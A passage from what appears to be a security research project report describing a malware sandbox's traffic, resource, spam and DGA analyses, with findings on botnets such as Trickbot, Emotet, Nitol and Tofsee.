


Figure 2.27: Trickbot network traffic as seen in Moloch. Date ranges from 20.04.2019 to 24.04.2019.

HTTPS decryption

The HTTP protocol is usually used for botnet C&C protocols. If encryption is used, then the communication cannot be analysed in its raw form. Therefore, the LTS features a customized HTTPS interception software that was extended to save plain text payloads in Moloch. This allows analysis of encrypted botnet communications. Fig. 2.28 shows how decrypted HTTPS traffic can be accessed in Moloch.

[1] Moloch is used to index network traffic reaching SISSDEN honeypots, however since LTS is deployed outside of the SISSDEN backend, a dedicated instance was more suitable for collection of the traffic coming from sandboxes.




Figure 2.28: Decrypted HTTPS communication of Trickbot with its C&C on 24.04.2019. Commands like steal browser passwords or attempts at grabbing credit card data are visible.

Analyses

Data gathered during sandboxing in the LTS system is inspected by a set of analysers, which provide information about malware behaviour. Results of the analyses help human operators to observe malware behaviour and its characteristics, which would be difficult and time consuming with manual analysis. The results are stored in the SISSDEN Elasticsearch cluster. Analysers provide information about:

- statistics of popular network protocols,
- system resource consumption,
- spam operations,
- Domain Generation Algorithms,
- HTTP(S) traffic,
- botnet infrastructure,
- classification of malware activities.

The last two categories are provided by an IDS monitoring all outgoing traffic.

Statistics of popular network protocols

Many malware families have use common application layer protocols on untypical ports, for example using HTTP on port 25/TCP (which is assigned for SMTP). Detecting such anomalies in the traffic is useful for profiling network traffic and in some cases allows to identify botnet infrastructure. An example of data gathered through this analysis is presented in Fig. 2.29.




Figure 2.29: An example overview of protocols identified in the LTS network traffic

The development of a tool to parse network traffic and compute statistics started after an observation of such untypical port usage in Moloch. The protocol detection tool is based on Scapy and dpkt Python libraries, complemented by custom code for parsing some of the popular protocols. Computation of statistics is implemented by using the pandas Python library.

Emotet is an example of a malware family exhibiting interesting network behavior that can be seen in an aggregated view. Fig. 2.30 presents network statistics for Emotet from 24.03.2019 to 24.04.2019. The malware sends a large number of spam emails and uses IMAP and POP3 protocols, both of which are used to retrieve emails from services like Gmail or Yahoo. Further inspection of this traffic with Moloch revealed that Emotet has a specific way of sending spam emails as replies to already existing conversations. It retrieves emails by using IMAP or POP3 using stolen mailbox credentials and sends malicious spam as responses to existing conversations. We observed that Tofsee and Necurs families also used IMAP and POP3 protocols.

Detected protocol	Number of Bytes
TLS/SSL	8,584,639,770
SMTP	1,384,250,430
HTTP	765,115,912
TCP	509,186,902
DNS	102,212,090
UNKNOWN/NOT_IMPLEMENTED	132,915
ICMP	12,299
IMAP	811
POP3	325
IP4	173

Figure 2.30: Network statistics for Emotet from one month. Category UNKNOWN/NOT_IMPLEMENTED includes all application layer protocols that are either custom/obfuscated protocols or protocols that were not implemented in protocol detection tool

Protocol statistics for Nitol malware also provide some insight into the botnet infrastructure and its activities. In example statistics of the ICMP protocol allowed to identify an IP address of a C&C server. Fig. 2.31 shows IP addresses found in the incoming ICMP messages from 19.11.2018 to 05.03.2019 for Nitol.




Figure 2.31: Top 5 IP addresses found in incoming ICMP messages. This IP addresses are the ones Nitol tried connected to but could not. Connectivity problems between bot and C&C gave away IP address of C&C server.

Further investigation (using Moloch) of the address showed that it is indeed an active C&C server for Nitol. This was further confirmed when on 18.04.2019 Nitol received a command from that IP address to perform a Denial of Service (DoS) attack targeting a particular IP address. This attack is presented in the Figure 2.32, which depicts IP addresses that the malware tried to contact the most, ordered by number of transferred bytes.

Figure 2.32: IP addresses that Nitol tried to contact: distribution of network traffic volume over time, split by destination IP. Time frame: from 27.03.2017 to 19.04.2019. Blue spike corresponds to the DoS attack.

Summarising, the protocol detection tool and statistics that it produces are useful to identify specific botnet activities and are to identify botnet infrastructure.

System resource monitoring

Monitoring of the CPU usage and disk I/O operations is performed for every sample analyzed in the system. The CPU usage statistics can inform about specific malware characteristics for example heavy CPU usage s common for cryptocurrency miners. This was observed for Tofsee, a modular malware which supports mining as one of its functionalities. The constant high CPU usage is visible when we compare CPU usage of Tofsee to other malware families (Fig. 2.33). Once high CPU load is detected, LTS will automatically enforce CPU utilization limits for the affected VM.




Figure 2.33: Average usage of CPU by different malware samples from 12.04.2019 to 17.04.2019. Tofsee malware mines cryptocurrency which results in high CPU usage.

Other conclusions that can be drawn from the disk I/O monitoring, especially detecting changes taking place in malware. For example unusual increase in bytes written to disk may suggest that malware is downloading new executables. Fig. 2.34 shows such situation during the first sandboxing of Trickbot on 29.03.2019, when after successful infection it downloads additional software for execution.




Figure 2.34: Unusual increase in write bytes to disk during first infection of Trickbot. Suggest new software was downloaded and written to disk.

Results of the spam campaign analysis

The most interesting results from the LTS were obtained for spamming malware. The main reason is that live monitoring of spam campaigns provides information on current targets and activities. LTS uses a customized SMTP server and spam traffic analyser in order to get in-depth information on the activities: occurrence of new spam campaigns or detecting spam emails where malware pretends to be legitimate email software like Outlook based on the SMTP dialect analysis (see section 2.2.4). To mitigate any negative impact on the Internet caused by sending spam LTS is sinkholing all SMTP traffic. An overview of the recent spam operations observed in the LTS is presented in Fig. 2.35.




Figure 2.35: Number of spam messages and breakdown attachment type breakdown) Overview of observed spam operations

Figure 2.36 shows ten most common email subjects found in spam emails sent by Emotet from 15.04.2019 to 19.04.2019. New campaigns are characterized by sudden increase of emails with the same subject.




Figure 2.36: Ten most common emails subjects found in the Emotet spam from 15.04.2019 to 19.04.2019. Sudden increase in number of emails with subject “ADVICE OF DEBIT - BANK CONFIDENTIAL” suggests that a new campaign took started 18.04.2019.

Comparative analysis of the dialects of legitimate email agents and spam traffic generated by malware often shows that impersonating of other SMTP clients is not well implemented in most malware families. This conclusion means that it is possible to reliably distinguish SMTP traffic generated by botnets despite their attempts to evade detection by declaring legitimate user agents like Outlook. Fig. 2.37 shows the breakdown of software that the Tofsee family tried to impersonate from 14.03.2019 to 01.04.2019 when sending spam on port 25. In most cases Tofsee tried to impersonate Microsoft Windows Live Mail. This was easy to spot by looking into the results of the SMTP dialect analysis: Figure 2.38 shows mailer agents detected in this traffic.




Figure 2.37: Declared mailer agent in the Tofsee spam from 14.03.2019 to 01.04.2019.




Figure 2.38: Different SMTP dialects detected in the Tofsee spam traffic from 14.03.2019 to 01.04.2019.

Domain Generation Algorithm analysis

Domain Generation Algorithms (DGA) are very useful for botnet operators, primarily to increase the resilience of their C&C infrastructure. Detecting DGA domains and IP addresses associated with them gives important information about the location of C&C servers and the state of the botnet.

DGA analysis in the LTS consists of two stages. First, all observed domains are checked for DGA characteristics: non-dictionary words, unusual number requests for domains which do not exist, unnaturally long domains, etc (example of a Pushdo domain detected in LTS: bucowyadamop[.]kz). Second, these domains are checked against a public DGA domains database DGArchive.[2] Information about the detected DGA domains are stored in an easily readable form with information about resolved IP address, time of when they were contacted, etc.

Apart from the C&C IP address this analysis also gives information related to the state of botnet. In some botnets (e.g. Necurs) DGA is used by malware only when usual communication channels are unavailable, i.e. when the regular C&C server is not responding. This means that the periods when DNS requests for DGA domains are sent out correspond to the times when changes are taking place in C&C infrastructure of these families. Fig. 2.39 shows the number of DGA domains found since 07.02.2018 grouped by the botnet instance.

[2] https://dgarchive.caad.fkie.fraunhofer.de/




Figure 2.39: The number of new DGA domains identified since 07.02.2018. Existence of this domains suggests that bot was unable to connect to a recent C&C server and tries to find an alternative one.

How DGAs are used depend on the malware family, therefore the results should be interpreted differently between families. This has also a positive consequence for researchers as particular DGAs can be linked to malware families. For this reason it is possible to identify malware family just by comparing the domains found in the traffic to the well-known DGA domains in databases like DGArchive.

HTTP monitoring

Malware uses HTTP to contact the botnet infrastructure, thus observation of this network traffic can give good insight into its behaviour. However, depending on the malware family, HTTP monitoring can be tedious. The reason is that malware can craft HTTP traffic in many different ways, the structure of messages is varied and they contain a lot of details which can overwhelm an analyst. To address these issues, HTTP network traffic of about 200 malware families has been analysed in order to identify features of messages which can be used for malware identification. The results are presented in the paper “Characterizing Anomalies in Malware-generated HTTP Traffic”.[3]

